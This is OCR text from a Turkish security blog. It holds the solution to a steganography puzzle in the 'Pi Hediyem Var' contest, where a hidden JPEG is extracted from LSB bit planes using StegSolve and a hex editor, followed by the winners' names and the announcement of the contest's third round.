
Steganografi kullanıldığından şüphe ederek resim üzerinde Digital Invisible Ink Toolkit aracı ile RS LSB steganalizi yaptığımızda Red, Green ve Blue renk grubunun değerlerinin orjinaline kıyasla yüksek çıktığını görebilirdik. Bu durum da bize LSB yöntemi ile resim üzerinde bir verinin gizlendiği bilgisini verirdi.


Stegsolve aracı ile








Stegsolve aracı ile Red, Green ve Blue Bitplane değerleri için sıfırı seçtiğimizde karşımıza sayısal görüntü kodlama biçimi olan JPEG başlık bilgisi çıkıyordu. JPEG dosyasının başlangıç (0XFFD8) ve bitiş değeri (0xFFD9) arasındaki veriyi kopyalayıp çalıştırdığımızda ise Einstein'in resmine gizlenmiş bir deli resmi ortaya çıkıyor ve oyunu başarıyla tamamlamış oluyorduk :)


StegSolve 1.3 by Caesum
File Analyse Help
Normal Image
tools
Select all
Select none
Invert selection
Extract Preview
fed00000ffd8ffe0 00104a4649460001 ....JFIF..
0001009600960000 fffe001f4c454144 ....LEAD
20546563686e6f6c 6f67696573204e6f Technol ogies In
632e2056312e3031 00ffdb0084000505 c. V1.01 .....
050805080c07070c 0c0909090c0d0c0c .....
0c0c0d0d0d0d0d0d 0d0d0d0d0d0d0d0d .....
0d0d0d0d0d0d0d0d 0d0d0d0d0d0d0d0d .....
0d0d0d0d0d0d0d0d 0d0d0d0d0d0d0105 .....
08080a070a0c0707 0c0d0c0a0c0d0d0d .....
0d0d0d0d0d0d0d0d 0d0d0d0d0d0d0d0d .....
Bit Planes
Alpha 7 6 5 4 3 2 1 0
Red 7 6 5 4 3 2 1 0
Green 7 6 5 4 3 2 1 0
Blue 7 6 5 4 3 2 1 0
Order settings
Extract By Row Column
Bit Order MSB First LSB First
Bit Plane Order
RGB GRB
RBG BRG
GBR BGR
Preview Settings
Include Hex Dump In Preview
Preview
Save Text
Save Bin
Cancel


Hex Workshop - [C:\Users\Mert\Desktop\stega\deli-ext.jpg]
File Edit Disk Options Tools Plug-Ins Window Help
Legacy ASCII
Data Visualizer
Data Inspector
Data at offset 0x00000004:
int8 -1
uint8 255
int16 -9985
uint16 55551
int32 -520103681
uint32 3774863615
int64
uint64
Expression Calc
Signed
32 bit
Eval
deli-ext.jpg
Compare Results
All
Type Source Count Count Target Count Count
Compare Checksum Find Bookmarks Output
Results
Structure Viewer
Ready
Cursor: 00000044 Caret: 00000004 Sel: 00000004 OVR MOD READ



Hex Workshop - [C:\Users\Mert\Desktop\stega\deli-ext.jpg]
File Edit Disk Options Tools Plug-Ins Window Help
Legacy ASCII
Data Visualizer
0000D0F8 50 03 BB 52 28 05 30 3F FF D9 0F F8 P..R(.0?....
0000D104 1C 0F C0 E3 8F F8 E3 8F F8 03 80 3F ....?
0000D110 E3 80 07 00 7E 3F 1C 7F C0 03 F1 FF ....~?......
0000D11C FF 8F F8 FF F0 3F 00 0E 38 03 FE 3F .....?..8..?
0000D128 FF FF FF E0 70 07 03 8F F8 00 01 C0 ....p.......
0000D134 1C 7F F8 FF 81 C7 03 FE 38 00 7E 3F ....8.~?
0000D140 E3 F0 00 FC 01 F8 FC 0F C0 1F 8E 38 8
0000D14C E3 FE 00 1C 7F F8 FC 7E 38 1F 80 00 ....~8...
0000D158 03 8F FF 00 0F C0 FC 01 F8 E3 81 C7 ....
0000D164 03 8F C7 FF FE 00 00 7F F8 E0 00 00 ....
0000D170 E3 81 C7 1C 71 C0 FC 71 C7 1C 0E 38 ....q..q...8
0000D17C FF F1 FF FF F0 07 1F 8F F8 E3 80 3F ....?
0000D188 1C 0E 00 E3 80 00 FF 81 FF FC 01 C7 ....
0000D194 E3 80 3F E0 00 07 1F FF FF FF FF FF ..?.........
0000D1A0 1C 01 FF 03 F0 07 1C 00 00 1F 8E 3F ....?
0000D1AC FC 7E 3F E0 7E 3F E0 7F FF 1C 7E 00 .~?.~?....~.
deli-ext.jpg
Data Inspector
Data at offset 0x0000D102:
int8 15
uint8 15
int16 -2033
uint16 63503
int32 253556751
uint32 253556751
int64 -535959416607...
uint64 1791078465710...
Expression Calc
Signed
32 bit
Eval
1 instances of 'FFD9' found in C:\Users\Mert\Desktop\stega\deli-ext.jpg
Address Length Length
0000D100 2 02
Results
Compare Checksum Find Bookmarks Output
Structure Viewer
Find All Complete.
Cursor: 0000D11A Caret: 0000D102 173678 bytes
OVR MOD READ


Hex Workshop - [C:\Users\Mert\Desktop\stega\deli-ext.jpg]
File Edit Disk Options Tools Plug-Ins Window Help
Legacy ASCII
Data Visualizer
00000000 FF D0 00 00 FF D8 FF E0 00 10 4A 46 ....ÿÐ..ÿØÿà..JF
0000000C 49 46 00 01 00 01 00 96 00 96 00 00 IF..........
00000018 FF FE 00 1F 4C 45 41 44 20 54 65 63 ....LEAD Tec
00000024 68 6E 6F 6C 6F 67 69 65 73 20 49 6E hnologies In
00000030 63 2E 20 56 31 2E 30 31 00 FF DB 00 c. V1.01.....
0000003C 84 00 05 05 05 08 05 08 0C 07 07 0C ....
00000048 0C 09 09 09 0C 0D 0C 0C 0C 0C 0D 0D ....
00000054 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D ....
00000060 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D ....
0000006C 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D ....
00000078 0D 0D 0D 0D 0D 0D 01 05 08 08 0A 07 ....
00000084 0A 0C 07 07 0C 0D 0C 0A 0C 0D 0D 0D ....
00000090 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D ....
0000009C 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D ....
000000A8 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D ....
000000B4 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D FF ....
deli-ext.jpg
Data Inspector
Data at offset 0x00000004:
int8 -1
uint8 255
int16 -9985
uint16 55551
int32 -520103681
uint32 3774863615
int64 5064878326892...
uint64 5064878326892...
Expression Calc
Signed
32 bit
Eval
1 instances of 'FFD9' found in C:\Users\Mert\Desktop\stega\deli-ext.jpg
Address Length Length
0000D100 2 02
Results
Compare Checksum Find Bookmarks Output
Structure Viewer
Ready
Cursor: 0000002B Caret: 0000D102 Sel: -0000D0FE
OVR MOD READ



OYUNU BAŞARIYLA TAMAMLAYANLAR: Harun GÜLEÇ, Melih Burak Sarı, Ahmet Cihan

ÇEKİLİŞ ve KAZANAN TALİHLİ: Melih Burak Sarı



Başta kazanan talihli Melih Burak Sarı olmak üzere oyunu başarıyla çözen, katılan, destekleyen, sponsor olan herkese teşekkür eder, yeni oyunlarda görüşmek dileğiyle herkese güvenli günler dilerim.

Pi Hediyem Var! #3

Source: https://www.mertsarica.com/pi-hediyem-var-3/


By M.S on May 1st, 2015

İkincisini geçtiğimiz ay düzenlediğim Pi Hediyem Var hacking oyununun üçüncüsü ile karşınızda olmaktan dolayı oldukça mutluyum!

BGA firmasının sponsorluğunda gerçekleşen üçüncü oyunumda, yine önceki oyunlarda olduğu gibi oyunu başarıyla tamamlayanlar arasında yapılacak bir çekiliş ile 1 adet Raspberry Pi 2'yi bir üniversite öğrencisine hediye edeceğim.

Sabırsızlananlar için lafı uzatmadan, oyuna konu olan ve yanıtını bulduğunuz zaman soruyu da çözmüş olacağınız sorunuz geliyor;

Dahi ile deli arasında ince bir çizgi olduğu söylenir.
Aşağıdaki resimde gördüğünüz bir dahi ise, yine bu resimde olan ama göremediğiniz deli kimdir ?



Daha önce hediye kazanmamış olup çekilişe katılmak isteyenlerin, detaylı çözüm yolunu iletişim formu üzerinden, adı, soyadı, kendini tanıtan bir yazı, okuduğu üniversite ve bölüm, varsa bilişim güvenliği üzerine yapmış olduğu çalışmaları ve Raspberry Pi ile güvenlik üzerine yapmayı düşündüğü çalışmaları anlatan bir yazı ile birlikte,
4 Mayıs 2015 saat 09:00'a kadar bana iletmeleri gerekmektedir.

Oyunun çözüm yolu ve kazanan talihli, ilerleyen günlerde yine bu sayfa ve Twitter hesabım üzerinden duyurulacaktır.

24 saatte bir, Twitter hesabım üzerinden zorlananlar için ipucu yayınlanacaktır.

Şimdiden güle güle ve güvenli günlerde kullanmanız dileğiyle :)

Pi Hediyem Vardı, Verdim, Gitti #2 :)

Source: https://www.mertsarica.com/pi-hediyem-vardi-verdim-gitti-2/

By M.S on April 15th, 2015

